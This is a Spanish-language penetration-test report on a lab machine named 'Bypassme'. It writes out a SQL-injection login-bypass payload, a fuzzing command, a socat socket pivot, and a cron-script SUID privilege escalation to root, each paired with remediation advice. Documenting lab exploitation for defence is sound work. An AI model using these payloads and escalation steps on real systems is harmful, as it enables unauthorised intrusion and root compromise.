

Informe Profesional de Pentesting

Evaluación de Seguridad

Laboratorio

Bypassme

Auditor

Ing. Argey Petter Sinisterra Benavides

Fecha

12 de mayo de 2026

Clasificación

Confidencial

Aviso de Confidencialidad

Este documento contiene información sensible relacionada con pruebas de seguridad realizadas
en un entorno controlado.

La distribución no autorizada de este informe está prohibida.

Índice

1. Resumen Ejecutivo	4
2. Objetivos	4
2.1. Objetivo General	4
2.2. Objetivos Específicos	4
3. Alcance	4
4. Metodología	4
5. Herramientas Utilizadas	5
6. Hallazgos	5
6.1. Vulnerabilidad de Inyección SQL en Panel de Login	5
6.1.1. Descripción	5
6.1.2. Payload Utilizado	5
6.1.3. Evidencia	6
6.1.4. Impacto	6
6.1.5. Recomendaciones	7
6.2. Descubrimiento de Archivos Sensibles mediante Fuzzing	7
6.2.1. Descripción	7
6.2.2. Herramienta Utilizada	7
6.2.3. Resultado	7
6.2.4. Información Encontrada	7
6.2.5. Impacto	7
6.2.6. Acceso al Sistema	8
6.2.7. Evidencia	8
6.2.8. Recomendaciones	8
6.3. Escalada de Privilegios mediante Socket UNIX y Socat	8
6.3.1. Descripción	9
6.3.2. Proceso Identificado	9
6.3.3. Análisis	9
6.3.4. Impacto	9
6.3.5. Explotación	9
6.3.6. Resultado	9
6.3.7. Evidencia	10
6.3.8. Recomendaciones	10
6.4. Enumeración de Tareas Programadas Cron	10
6.4.1. Descripción	10
6.4.2. Enumeración	10
6.4.3. Resultado	11
6.4.4. Evidencia	11
6.4.5. Análisis	11
6.4.6. Recomendaciones	11
6.5. Escalada de Privilegios mediante Script Cron Writable	11
6.5.1. Descripción	12
6.5.2. Enumeración	12
6.5.3. Explotación	12
6.5.4. Resultado	12
6.5.5. Impacto	12

6.5.6. Evidencia	13
6.5.7. Recomendaciones	13
7. Resumen de Vulnerabilidades	13
8. Conclusiones	13
9. Recomendaciones Generales	14
10. Anexos	14
10.1. Escaneo de Servicios con Nmap	14
10.2. Payload SQL Injection	14
10.3. Enumeración de Recursos con FFUF	14
10.4. Acceso SSH al Sistema Vulnerable	14
10.5. Enumeración de Procesos	15
10.6. Conexión al Socket UNIX	15
10.7. Enumeración de Cron Jobs	15
10.8. Explotación de Script Writable	15
10.9. Obtención de Shell Root	15
10.10 Listado de Evidencias	15

1 Resumen Ejecutivo

Durante la presente evaluación de seguridad se identificaron múltiples vulnerabilidades críticas que comprometían significativamente la confidencialidad, integridad y disponibilidad del sistema objetivo.

La auditoría permitió explotar exitosamente una vulnerabilidad de Inyección SQL en el panel de autenticación de la aplicación web, permitiendo bypass de autenticación y acceso no autorizado al panel administrativo.

Posteriormente, mediante técnicas de fuzzing utilizando la herramienta FFUF, se identificaron archivos sensibles expuestos que contenían credenciales SSH almacenadas en texto plano, permitiendo acceso remoto al servidor comprometido.

Durante la fase de post-explotación se detectó un servicio inseguro implementado mediante sockets UNIX utilizando la herramienta `socat`, permitiendo interacción directa con una shell del sistema.

Finalmente, se identificó una tarea programada insegura ejecutada mediante cron, asociada a un script modificable por usuarios no privilegiados. La explotación de esta configuración permitió realizar escalada completa de privilegios y obtener acceso root sobre el sistema.

Los hallazgos evidencian deficiencias críticas relacionadas con validación de entradas, exposición de información sensible, configuraciones inseguras y controles insuficientes de privilegios.

Se recomienda implementar medidas correctivas inmediatas para reducir la superficie de ataque y fortalecer la postura de seguridad del entorno evaluado.

2 Objetivos

2.1. Objetivo General

Evaluar la seguridad de la aplicación web y del servidor objetivo mediante técnicas controladas de pentesting, con el fin de identificar vulnerabilidades que comprometan la confidencialidad, integridad y disponibilidad del sistema.

2.2. Objetivos Específicos

- Identificar servicios y recursos expuestos en el sistema objetivo.
- Detectar vulnerabilidades de autenticación y validación de entradas en la aplicación web.
- Analizar mecanismos de escalada de privilegios locales en el sistema Linux comprometido.
- Documentar los hallazgos encontrados y proponer recomendaciones de mitigación.

3 Alcance

- IP Objetivo: 172.0.17.2
- Servicios evaluados: SSH, HTTP
- Sistema operativo: Linux

4 Metodología

1. Reconocimiento
2. Enumeración
3. Explotación

4. Escalada de privilegios
5. Post-explotación
6. Documentación

5 Herramientas Utilizadas

Herramienta	Descripción
Nmap	Escaneo de red y descubrimiento de servicios expuestos.
Burp Suite	Interceptación y análisis de tráfico HTTP/HTTPS.
FFUF	Enumeración de archivos, directorios y parámetros ocultos.
SSH	Acceso remoto seguro al servidor comprometido.
Socat	Interacción con sockets UNIX y ejecución de comandos.
ps aux	Enumeración de procesos activos en el sistema Linux.
Cron	Identificación de tareas programadas ejecutadas automáticamente.
Bash	Obtención de shell privilegiada mediante binarios SUID.
Kali Linux	Sistema operativo utilizado para las pruebas de penetración.

6 Hallazgos

6.1. Vulnerabilidad de Inyección SQL en Panel de Login

Nivel de Riesgo: Crítico

CVSS v3.1: 9.8 (Critical)

6.1.1. Descripción


Durante la fase de evaluación se detectó que el parámetro de autenticación del panel de login no validaba correctamente la entrada del usuario.

Fue posible manipular la consulta SQL mediante el uso de caracteres especiales y operadores lógicos, permitiendo omitir el mecanismo de autenticación.

6.1.2. Payload Utilizado

```
' OR '1'='1' -- -
```

6.1.3. Evidencia



The image shows a web application login interface. At the top, the word "Login" is displayed in a large, bold, black font. Below it, there are two input fields: the first contains the text "admin", and the second is a password field represented by a series of black dots. A blue button with the text "Login" is positioned below the password field. The entire form is centered on a light gray background.

Figura 1: Formulario de inicio de autenticación de la aplicación web




Figura 2: Pagina principal del administrador

6.1.4. Impacto

La vulnerabilidad permitió:

- Bypass de autenticación
- Acceso no autorizado al sistema
- Enumeración de información sensible

6.1.5. Recomendaciones

- Implementar consultas preparadas (Prepared Statements)
- Validar y sanitizar entradas de usuario
- Utilizar ORM seguros
- Implementar WAF y monitoreo de eventos

6.2. Descubrimiento de Archivos Sensibles mediante Fuzzing

Nivel de Riesgo: Crítico

CVSS v3.1: 9.8 (Critical)

6.2.1. Descripción

Durante la fase de enumeración posterior a la explotación de la vulnerabilidad de Inyección SQL en Panel de Login , se utilizó la herramienta FFUF para identificar posibles recursos internos accesibles mediante manipulación del parámetro `page`.

La aplicación permitió acceder a archivos internos no protegidos adecuadamente.

6.2.2. Herramienta Utilizada

```
ffuf -c -w /usr/share/wordlists/seclists/Discovery/Web-Content/burp-parameter-names.txt -b "PHPSESSID=o0518h8qp4btu2q3nn9q3d048m" -u "http://172.17.0.2/index.php?page=FUZZ/logs.txt" -fw 6
```

6.2.3. Resultado

La enumeración permitió identificar un recurso accesible que contenía logs del servidor.

6.2.4. Información Encontrada

- Usuario SSH
- Contraseña en texto plano

6.2.5. Impacto

La exposición de credenciales permitió:

- Acceso remoto no autorizado al servidor
- Compromiso completo del sistema vulnerable
- Posible escalada de privilegios
- Persistencia dentro de la infraestructura

6.2.6. Acceso al Sistema

Posteriormente se utilizó el servicio SSH para acceder al servidor vulnerable utilizando las credenciales encontradas.

```
ssh albert@172.17.0.2
```

6.2.7. Evidencia




```
(kali@kali)~/.Downloads/bypassme
$ ffuf -c -w /usr/share/wordlists/seclists/Discovery/Web-Content/burp-parameter-names.txt -b 'PHPSESSID=00518h8qp4btu2q3nn9q3d048m' -u 'http://172.17.0.2/index.php?page=FUZZ/logs.txt' -fw g

v2.1.0-dev

:: Method      : GET
:: URL         : http://172.17.0.2/index.php?page=FUZZ/logs.txt
:: Wordlist     : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/burp-parameter-names.txt
:: Header      : Cookie: PHPSESSID=00518h8qp4btu2q3nn9q3d048m
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response words: 6

logs [Status: 200, Size: 1639, Words: 164, Lines: 29, Duration: 17ms]
:: Progress: [6453/6453] :: Job [1/1] :: 86 req/sec :: Duration: [0:00:06] :: Errors: 0 ::
```

Figura 3: Enumeración de archivos mediante FFUF



```
[2024-03-29 12:04:12] ERROR: Login failed for user 'root' [2024-03-29 12:04:12] DEBUG: Trying password 'YWRtaW4xMjM=' [2024-03-29 12:04:13] ERROR: Login failed for user 'admin' [2024-03-29 12:04:14] DEBUG: Trying password 'dGVzdDEyMw==' [2024-03-29 12:04:16] ERROR: Login failed for user 'test' [2024-03-29 12:04:18] DEBUG: Login failed from IP 10.10.14.8 [2024-03-29 12:04:19] DEBUG: Login failed from IP 10.10.14.9 [2024-03-29 12:04:20] DEBUG: Login failed from IP 10.10.14.10 [2024-03-29 12:04:21] DEBUG: Login failed from IP 10.10.14.11 [2024-03-29 12:04:22] WARNING: Too many login attempts [2024-03-29 12:04:23] ERROR: Login attempt for user 'albert' [2024-03-29 12:04:24] DEBUG: Trying password 'NGxiM3J0MTIz' [2024-03-29 12:04:25] SUCCESS: Auth success for user 'albert' [2024-03-29 12:04:26] DEBUG: Session token issued: 38b2fdcf8fe78b9989f3e [2024-03-29 12:04:27] DEBUG: SSH connection established from 10.10.14.8 [2024-03-29 12:04:28] DEBUG: User 'albert' added to sudo group [2024-03-29 12:04:29] DEBUG: File accessed: /var/www/html/index.php?page=welcome [2024-03-29 12:04:30] DEBUG: File accessed: /etc/passwd [2024-03-29 12:04:31] DEBUG: File accessed: /var/log/auth.log [2024-03-29 12:04:32] DEBUG: File accessed: /var/www/html/login.php [2024-03-29 12:04:33] DEBUG: File accessed: /var/www/html/logs/logs.txt [2024-03-29 12:04:34] WARNING: Potential exposure of file logs.txt [2024-03-29 12:04:35] WARNING: logs.txt contains sensitive authentication data [2024-03-29 12:04:36] [!!!!] SECURITY ALERT: logs/logs.txt is PUBLICLY EXPOSED [2024-03-29 12:04:37] [!!!!] Use this file with caution credentials may be compromised
```

Figura 4: Logs del servidor con los usuarios y contraseñas

6.2.8. Recomendaciones

- Restringir acceso a archivos sensibles
- Implementar controles de autorización adecuados
- Evitar almacenamiento de credenciales en texto plano
- Aplicar segmentación de recursos internos
- Implementar monitoreo de accesos anómalos

6.3. Escalada de Privilegios mediante Socket UNIX y Socat

Nivel de Riesgo: Alto

CVSS v3.1: 8.1 (High)

6.3.1. Descripción

Durante la fase de enumeración de procesos utilizando el comando `ps aux`, se identificó la ejecución de un proceso sospechoso asociado a la herramienta `socat`.

El proceso permitía la creación de un socket UNIX vinculado a una shell del sistema, lo que representaba un mecanismo inseguro de ejecución de comandos.

6.3.2. Proceso Identificado

```
socat UNIX-LISTEN:/home/conx/.cache/.sock,fork EXEC:/bin
/bash
```

6.3.3. Análisis

El comando configuraba un socket UNIX local que redireccionaba conexiones directamente hacia una shell Bash.

Cualquier usuario con permisos de acceso sobre el socket podría interactuar con la shell ejecutada por el proceso.

6.3.4. Impacto

La vulnerabilidad podría permitir:

- Ejecución arbitraria de comandos
- Escalada de privilegios locales
- Acceso persistente al sistema
- Compromiso total del servidor

6.3.5. Explotación

Se estableció conexión con el socket UNIX identificado obteniendo acceso interactivo al sistema.

```
socat - UNIX-CONNECT:/home/conx/.cache/.sock
```

6.3.6. Resultado

La explotación permitió ejecutar comandos directamente sobre el sistema comprometido y facilitar el proceso de escalada de privilegios.

6.3.7. Evidencia

```

albert@8f7875e33b3c:~$ ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0   4332  3180 ?        Ss   14:24   0:00 /bin/bash /etc/.start_services
root        24  0.0  0.5 203472 21324 ?        Ss   14:24   0:01 /usr/sbin/apache2 -k start
root        44  0.0  0.1  12028  4084 ?        Ss   14:24   0:00 sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
root        50  0.0  0.0   3816  1860 ?        Ss   14:24   0:00 /usr/sbin/cron -P
conx       54  0.0  0.0   9296  3732 ?        S   14:24   0:00 socat UNIX-LISTEN:/home/conx/.cache/.sock,fork EXEC:/bin/bash
root        57  0.0  0.0   2736  1552 ?        S   14:24   0:01 tail -f /dev/null
www-data   353  0.0  0.4 204140 16848 ?        S   14:56   0:00 /usr/sbin/apache2 -k start
www-data   364  0.0  0.4 204140 16536 ?        S   14:56   0:00 /usr/sbin/apache2 -k start
www-data   365  0.0  0.2 203924 11820 ?        S   14:56   0:00 /usr/sbin/apache2 -k start
www-data   366  0.0  0.2 203924 11820 ?        S   14:56   0:00 /usr/sbin/apache2 -k start
www-data   367  0.0  0.2 203924 11820 ?        S   14:56   0:00 /usr/sbin/apache2 -k start
www-data   368  0.0  0.2 203924 11820 ?        S   14:56   0:00 /usr/sbin/apache2 -k start
www-data   369  0.0  0.2 203924 11820 ?        S   14:56   0:00 /usr/sbin/apache2 -k start
www-data   370  0.0  0.2 203924 11820 ?        S   14:56   0:00 /usr/sbin/apache2 -k start
www-data   371  0.0  0.2 203924 11820 ?        S   14:56   0:00 /usr/sbin/apache2 -k start
www-data   372  0.0  0.2 203924 11820 ?        S   14:56   0:00 /usr/sbin/apache2 -k start
root     1028  0.2  0.2  14440  10224 ?        Ss   16:18   0:00 sshd: albert [priv]
albert    1039  0.7  0.1  14700   6764 ?        S   16:18   0:00 sshd: albert@pts/0
albert    1040  0.0  0.1   5024   4296 pts/0    Ss   16:18   0:00 -bash
albert    1050  0.0  0.1   8288   4416 pts/0    R+   16:19   0:00 ps aux
albert@8f7875e33b3c:~$ socat UNIX-LISTEN:/home/conx/.cache/.sock,fork EXEC:/bin/bash
2026/05/12 16:19:16 socat[1051] E "/home/conx/.cache/.sock" exists
albert@8f7875e33b3c:~$ socat - UNIX-CONNECT:/home/conx/.cache/.sock
whoami
conx

```

Figura 5: Proceso socat identificado mediante enumeración de procesos

6.3.8. Recomendaciones

- Restringir permisos sobre sockets UNIX
- Evitar ejecución insegura de shells mediante socat
- Monitorear procesos sospechosos
- Implementar controles de acceso locales
- Auditar configuraciones de servicios internos

6.4. Enumeración de Tareas Programadas Cron

Nivel de Riesgo: Medio

CVSS v3.1: 5.3 (Medium)

6.4.1. Descripción

Durante la fase de enumeración del sistema comprometido se identificaron tareas programadas (cron jobs) configuradas en el directorio:

```
/etc/cron.d
```

Las tareas programadas representan un vector potencial de escalada de privilegios cuando ejecutan scripts inseguros o archivos modificables por usuarios no privilegiados.

6.4.2. Enumeración

Se realizaron las siguientes acciones para identificar cron jobs configurados en el sistema:

```
ls -la /etc/cron.d
```

6.4.3. Resultado

Se identificaron múltiples archivos de configuración cron, incluyendo una tarea personalizada denominada:

```
backup-cron
```

6.4.4. Evidencia

```
conx@8f7875e33b3c:/etc/cron.d$ ls -l
ls -l
total 12
-rw-r--r-- 1 root root 43 May 21 2025 backup-cron
-rw-r--r-- 1 root root 201 Apr 8 2024 ezscrub_all
-rw-r--r-- 1 root root 712 Jan 18 2024 php
conx@8f7875e33b3c:/etc/cron.d$ cat backup-cron
cat backup-cron
* * * * * root bash /var/backups/backup.sh
```

Figura 6: Enumeración de tareas programadas en /etc/cron.d

6.4.5. Análisis

La presencia de tareas cron personalizadas puede indicar procesos automatizados ejecutados con privilegios elevados.

Estas configuraciones deben ser revisadas cuidadosamente para identificar:

- Scripts ejecutados como root
- Permisos inseguros
- Archivos modificables
- Ejecución de binarios no confiables

6.4.6. Recomendaciones

- Auditar periódicamente tareas cron
- Restringir permisos sobre scripts ejecutados automáticamente
- Evitar ejecución de archivos modificables por usuarios no privilegiados
- Implementar monitoreo sobre tareas programadas

6.5. Escalada de Privilegios mediante Script Cron Writable

Nivel de Riesgo: Crítico

CVSS v3.1: 9.8 (Critical)

6.5.1. Descripción

Durante la fase de enumeración del sistema se identificó una tarea programada (cron job) ejecutada con privilegios elevados que utilizaba un script ubicado en:

```
/var/backups/backup.sh
```

Se observó que el archivo era modificable por el usuario comprometido, permitiendo insertar comandos arbitrarios que posteriormente serían ejecutados con privilegios de root mediante el servicio cron.

6.5.2. Enumeración

La identificación del cron job se realizó mediante revisión del directorio:

```
ls -la /etc/cron.d
```

Posteriormente se identificó el archivo relacionado con tareas de respaldo:

```
backup-cron
```

6.5.3. Explotación

Se añadió un comando malicioso al script de respaldo con el objetivo de asignar permisos SUID al binario Bash.

```
echo "chmod u+s /bin/bash" >> /var/backups/backup.sh
```

Una vez ejecutada la tarea programada por el servicio cron, fue posible obtener una shell privilegiada mediante:

```
bash -p
```

6.5.4. Resultado

La explotación permitió obtener privilegios de root sobre el sistema comprometido.

```
whoami  
root
```

6.5.5. Impacto

La vulnerabilidad permitió:

- Escalada completa de privilegios
- Ejecución arbitraria de comandos como root
- Compromiso total del sistema
- Persistencia privilegiada
- Manipulación de archivos críticos del sistema

6.5.6. Evidencia

```

conx@8f7875e33b3c:/etc/cron.d$ echo "chmod u+s /bin/bash" >> /var/backups/backup.sh
<ho "chmod u+s /bin/bash" >> /var/backups/backup.sh
conx@8f7875e33b3c:/etc/cron.d$ bash -p
bash -p
conx@8f7875e33b3c:/etc/cron.d$ bash -p
bash -p
bash-5.2# whoami
whoami
root
bash-5.2# █

```

Figura 7: Obtención de privilegios root en el sistema comprometido

6.5.7. Recomendaciones

- Restringir permisos de escritura sobre scripts ejecutados por cron
- Ejecutar tareas programadas con usuarios de menor privilegio
- Auditar configuraciones cron periódicamente
- Implementar monitoreo sobre modificaciones en scripts críticos
- Aplicar principio de mínimo privilegio

7 Resumen de Vulnerabilidades

Vulnerabilidad	CVSS	Severidad
SQL Injection en Login	9.8	Crítico
Exposición de Archivos Sensibles	9.1	Crítico
Socket UNIX Inseguro mediante Socat	8.1	Alto
Enumeración de Cron Jobs	5.3	Medio
Escalada de Privilegios mediante Cron Writable	9.8	Crítico

Cuadro 2: Resumen General de Vulnerabilidades Identificadas

8 Conclusiones

La evaluación de seguridad realizada sobre el laboratorio permitió identificar múltiples vulnerabilidades críticas que comprometían la seguridad del sistema y de la aplicación web evaluada.

Durante la auditoría fue posible explotar una vulnerabilidad de Inyección SQL que permitió omitir mecanismos de autenticación y obtener acceso no autorizado al panel administrativo.

Posteriormente, mediante técnicas de fuzzing y enumeración, se identificaron archivos sensibles expuestos que contenían credenciales SSH almacenadas de forma insegura, permitiendo acceso remoto al servidor vulnerable.

Durante la fase de post-explotación se detectaron configuraciones inseguras relacionadas con sockets UNIX implementados mediante `socket`, facilitando interacción directa con una shell del sistema.

Finalmente, la identificación de tareas programadas inseguras y scripts modificables permitió realizar escalada completa de privilegios y obtener acceso root sobre el entorno comprometido.

Los hallazgos evidencian deficiencias significativas en validación de entradas, protección de información sensible, segmentación de privilegios y endurecimiento del sistema operativo.

Se recomienda implementar medidas correctivas inmediatas y realizar auditorías periódicas para fortalecer la postura de seguridad del entorno evaluado.

9 Recomendaciones Generales

- Implementar validación y sanitización segura de entradas de usuario.
- Utilizar consultas preparadas para prevenir vulnerabilidades de Inyección SQL.
- Restringir acceso a archivos sensibles y directorios internos.
- Evitar almacenamiento de credenciales en texto plano.
- Aplicar controles estrictos de permisos sobre scripts ejecutados por cron.
- Restringir permisos sobre sockets UNIX y procesos internos.
- Implementar monitoreo y auditoría continua de eventos de seguridad.
- Aplicar principio de mínimo privilegio sobre usuarios y servicios.
- Mantener actualizado el sistema operativo y los servicios expuestos.

10 Anexos

10.1. Escaneo de Servicios con Nmap

```
nmap -p- -sS -sV -sC --min-rate=5000 -n -Pn -vvv  
172.17.0.2
```

10.2. Payload SQL Injection

```
' OR '1'='1' -- -
```

10.3. Enumeración de Recursos con FFUF

```
ffuf -c -w /usr/share/wordlists/seclists/Discovery/Web-  
Content/burp-parameter-names.txt \  
-b "PHPSESSID=o0518h8qp4btu2q3nn9q3d048m" \  
-u "http://172.17.0.2/index.php?page=FUZZ/logs.txt" -fw  
6
```

10.4. Acceso SSH al Sistema Vulnerable

```
ssh albert@172.17.0.2
```

10.5. Enumeración de Procesos

```
ps aux
```

10.6. Conexión al Socket UNIX

```
socat - UNIX-CONNECT:/home/conx/.cache/.sock
```

10.7. Enumeración de Cron Jobs

```
ls -la /etc/cron.d  
  
cat /etc/cron.d/backup-cron
```

10.8. Explotación de Script Writable

```
echo "chmod u+s /bin/bash" >> /var/backups/backup.sh
```

10.9. Obtención de Shell Root

```
bash -p  
  
whoami  
root
```

10.10. Listado de Evidencias

- panel_login.png
- panel_admin.png
- ffuf_evidencia.png
- logs.png
- socat.png
- cron.png
- root.png